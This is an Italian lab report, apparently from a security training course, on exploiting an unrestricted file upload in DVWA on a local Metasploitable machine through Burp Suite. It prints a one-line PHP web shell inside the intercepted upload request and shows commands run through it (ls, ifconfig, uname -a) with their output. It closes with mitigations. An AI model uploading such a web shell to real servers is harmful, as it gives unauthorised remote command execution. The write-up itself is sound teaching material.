EXPLOIT FILE UPLOAD

1)PUNTI CHIAVE:

- Ping Macchine
- Creazione Shell
- Upload Shell
- Controllo e analisi richieste / comandi web shell attraverso BurpSuite

2)INTRODUZIONE

L'obiettivo è dimostrare come il caricamento di file non controllati possa permettere ad un attaccante di ottenere il controllo remoto del sistema.

La macchina target Metasploitable presenta una configurazione di sicurezza "Low". Questa impostazione facilita l'upload di una Web Shell PHP personalizzata

Attraverso l'uso combinato di strumenti di intercettazione come Burp Suite e comandi di sistema eseguiti tramite URL è stato possibile ricavare delle vulnerabilità della macchina target.

3) STRUMENTI UTILIZZATI

- **BurpSuite** ---->usato per le analisi e controllo delle richieste HTTP/HTTPS,modifiche comandi shell etc.
- **DVWA** ----> Servizio Web target per exploit

4)SVOLGIMENTO

4.1) PING MACCHINE

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.50.101
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data.
64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=9.68 ms
64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=2.72 ms
64 bytes from 192.168.50.101: icmp_seq=3 ttl=64 time=0.866 ms
64 bytes from 192.168.50.101: icmp_seq=4 ttl=64 time=2.57 ms
```

```
PING 192.168.50.100 (192.168.50.100) 56(84) bytes of data.
64 bytes from 192.168.50.100: icmp_seq=1 ttl=64 time=0.927 ms
64 bytes from 192.168.50.100: icmp_seq=2 ttl=64 time=2.42 ms
64 bytes from 192.168.50.100: icmp_seq=3 ttl=64 time=1.04 ms
64 bytes from 192.168.50.100: icmp_seq=4 ttl=64 time=2.20 ms
```

*Fig.1-ping macchine

Prima di passare agli step successivi, ho controllato la connessione fra le due macchine attraverso il **ping.**

4.2) ACCESSO DVWA ATTRAVERSO BURPSUITE

```
POST /dvwa/login.php HTTP/1.1
Host: 192.168.50.101
Content-Length: 44
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://192.168.50.101
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.50.101/dvwa/login.php
Accept-Encoding: gzip, deflate, br
Cookie: security=low; PHPSESSID=bf395c223cbd383644a8b05b91cfda96
Connection: keep-alive

username=admin&password=password&Login=Login
```

*Fig.2-Richiesta burpsuite




*Fig.3-Pagina sicurezza DVWA




Fig.4-Pagina upload file

Per accedere al DVWA,ho aperto **Burpsuite** che mi permette di intercettare ed analizzare le varie e, ove necessario, apportare modifiche.

Al momento dell'accesso è riuscito ad intercettare ciò che viene inserito nella pagina al momento del login come **password** e **username**.

Una volta entrato nella pagina iniziale della DVWA,ho diminuito il livello di sicurezza. Ciò comporta la riduzione dei controlli dal lato server permettendomi di caricare il mio exploit .*php* .

4.3) CREAZIONE E UPLOAD WEB SHELL SU DVWA




Fig.5-Creazione script




Fig.6-Verifica script

```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.50.101
Content-Length: 514
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://192.168.50.101
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundary45zEuNSbmRV3Qbpn
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/a
vif,image/webp,image/apng,*/*;q=0.8,application/signed-exchan
ge;v=b3;q=0.7
Referer: http://192.168.50.101/dvwa/vulnerabilities/upload/
Accept-Encoding: gzip, deflate, br
Cookie: security=high; PHPSESSID=
fe09f426f5b056ace85089d0d87fe474
Connection: keep-alive

------WebKitFormBoundary45zEuNSbmRV3Qbpn
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
------WebKitFormBoundary45zEuNSbmRV3Qbpn
Content-Disposition: form-data; name="uploaded"; filename="
testshell.php"
Content-Type: application/x-php

<?php system($_REQUEST["cmd"]); ?>
<h1> TEST SHELL 12/01/2026 </h1>
<p> prova shell,speriamo che funzioni</p>


------WebKitFormBoundary45zEuNSbmRV3Qbpn
Content-Disposition: form-data; name="Upload"

Upload
------WebKitFormBoundary45zEuNSbmRV3Qbpn--
```

*Fig.7-Intercettazione upload script

Choose an image to upload:
Choose File No file chosen

Upload

../../hackable/uploads/testshell.php succesfully uploaded!

*Fig.8-Conferma upload

TEST SHELL 12/01/2026

prova shell,speriamo che funzioni

*Fig.9-Verifica pagina script

Per creare lo script, inserisco il comando ***sudo nano {nome_file} dove*** all'interno creo il contenuto del mio exploit.

Il contenuto mi permette di inviare comandi nella Metasploitable tramite l'URL , e per verificare visivamente che la pagina è stata effettivamente caricata, ho usato dei tag HTML.

Prima di passare alla fase dell'upload e per verificare che il contenuto è stato salvato,inserisco il comando ***cat {nome_file}***

Mandata la richiesta di upload,mi sono diretto su Burpsuite per analizzarla e come in *Fig.7* è possibile notare che è stata effettuata una richiesta POST (per l'invio di file); Il Payload (*testshell.php*) che contiene lo script .*php*.

Una volta confermato l'upload,mi sono spostato al percorso Web fornito dalla DVWA per verificarne il funzionamento.

4.4) CONTROLLO E ANALISI WEB SHELL

```
GET /dvwa//hackable/uploads/testshell.php?cmd=ls HTTP/1.1
Host: 192.168.50.101
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/a
vif,image/webp,image/apng,*/*;q=0.8,application/signed-exchan
ge;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: security=low; PHPSESSID=
bf395c223cbd383644a8b05b91cfda96
Connection: keep-alive
```

```
1  HTTP/1.1 200 OK
2  Date: Mon, 12 Jan 2026 19:33:10 GMT
3  Server: Apache/2.2.8 (Ubuntu) DAV/2
4  X-Powered-By: PHP/5.2.4-2ubuntu5.10
5  Content-Length: 105
6  Keep-Alive: timeout=15, max=100
7  Connection: Keep-Alive
8  Content-Type: text/html
9
10 dvwa_email.png
11 testshell.php
12 <h1>
      TEST SHELL 12/01/2026
   </h1>
13 <p>
      prova shell,speriamo che funzioni
   </p>
14
```

*Fig.10-Request/response cmd=ls




*Fig.11-Verifica comando

Scrivendo nell'URL ***cmd=ls*** mi ha dato come output i file presenti nel path *hackable/uploads e passando su Burpsuite si può vedere:*

- ***Versione Server*** *----> Apache 2.2.8*
- ***Versione php*** *----> 5.2.4*
- ***Contenuto path***
- ***Cookie Security:low*** *---->ha permesso il caricamento dello script*
- ***200 ok*** *----> richiesta ricevuta*

```
GET /dvwa//hackable/uploads/testshell.php?cmd=/sbin/ifconfig
HTTP/1.1
Host: 192.168.50.101
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/a
vif,image/webp,image/apng,*/*;q=0.8,application/signed-exchan
ge;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: security=low; PHPSESSID=
bf395c223cbd383644a8b05b91cfda96
Connection: keep-alive
```

```
HTTP/1.1 200 OK
Date: Mon, 12 Jan 2026 19:44:47 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 1032
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html

eth0      Link encap:Ethernet  HWaddr 08:00:27:82:18:fe
inet addr:192.168.50.101  Bcast:192.168.50.255
Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fe82:18fe/64 Scope:Link
UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
RX packets:901 errors:0 dropped:0 overruns:0 frame:0
TX packets:636 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:118367 (115.5 KB)  TX bytes:455275 (444.6 KB)
Base address:0xd010 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
inet addr:127.0.0.1  Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING  MTU:16436  Metric:1
RX packets:1546 errors:0 dropped:0 overruns:0 frame:0
TX packets:1546 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:723001 (706.0 KB)  TX bytes:723001 (706.0 KB)

<h1>
   TEST SHELL 12/01/2026
</h1>
<p>
   prova shell,speriamo che funzioni
</p>
```

**Fig.12-Request/response cmd /sbin/ifconfig*

eth0 Link encap:Ethernet HWaddr 08:00:27:82:18:fe inet addr:192.168.50.101 Bcast:192.168.50.255 Mask:255.255.255.0 inet6 addr: fe80::a00:27ff:fe82:18fe/64 Scope:Link UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1 RX packets:901 errors:0 dropped:0 overruns:0 frame:0 TX packets:636 errors:0 dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:1000 RX bytes:118367 (115.5 KB) TX bytes:455275 (444.6 KB) Base address:0xd010 Memory:f0200000-f0220000 lo Link encap:Local Loopback inet addr:127.0.0.1 Mask:255.0.0.0 inet6 addr: ::1/128 Scope:Host UP LOOPBACK RUNNING MTU:16436 Metric:1 RX packets:1546 errors:0 dropped:0 overruns:0 frame:0 TX packets:1546 errors:0 dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:0 RX bytes:723001 (706.0 KB) TX bytes:723001 (706.0 KB)

TEST SHELL 12/01/2026

prova shell,speriamo che funzioni

**Fig.13-Verifica comando*

Specificando il percorso ***/sbin/ifconfig***, ho trovato il comando che mi permette di visualizzare la configurazione di rete della Metasploitable tra cui:


- **Indirizzo IPv4** ----> 192.168.50.101

- **Indirizzo IPv6** ----> fe80::a00:27ff:fe82:18fe/64
- **MAC Address** ----> 08:00:27:82:18:fe
- **Interfaccia localhost** ----> 127.0.0.1

```
GET /dvwa//hackable/uploads/testshell.php?cmd=uname%20-a
HTTP/1.1
Host: 192.168.50.101
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/a
vif,image/webp,image/apng,*/*;q=0.8,application/signed-exchan
ge;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: security=low; PHPSESSID=
bf395c223cbd383644a8b05b91cfda96
Connection: keep-alive
```

```
1  HTTP/1.1 200 OK
2  Date: Mon, 12 Jan 2026 19:46:41 GMT
3  Server: Apache/2.2.8 (Ubuntu) DAV/2
4  X-Powered-By: PHP/5.2.4-2ubuntu5.10
5  Content-Length: 165
6  Keep-Alive: timeout=15, max=100
7  Connection: Keep-Alive
8  Content-Type: text/html
9
10 Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10
   13:58:00 UTC 2008 i686 GNU/Linux
11 <h1>
     TEST SHELL 12/01/2026
   </h1>
12 <p>
     prova shell,speriamo che funzioni
   </p>
```

*Fig.14-Request/response cmd=uname –a



Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

TEST SHELL 12/01/2026

prova shell,speriamo che funzioni

*Fig.15-Verifica comando

Inserendo ***cmd=uname –a*** nell'URL, mostrerà come output la versione del sistema operativo della macchina ospitante in cui:

- Sistema operativo ---->Linux
- Hostname ----> Metasploitable
- Versione OS ----> 2.6.23-16
- Data rilascio ----> 10 aprile 2008
- Architettura processore i686

5)CONCLUSIONE

Il report ha dimostrato come la mancanza di controlli adeguati sui file caricati possa portare alla completa manomissione di un server.

Grazie alla web shell, sono potuto risalire alle versioni del sistema operativo della Metasploitable ed evidenziarne le vulnerabilità mentre con Burpsuite, sono riuscito ad analizzare passo per passo le varie request ricavando diverse informazioni come le versioni obsolete del server o del PHP.

Delle soluzioni per ovviare questo tipo di problema possono essere:

- Implementazioni di controlli lato server che permettano solo estensioni file d'immagine
- Aggiornamento dei vari sistemi e servizi
- Limitare i permessi al server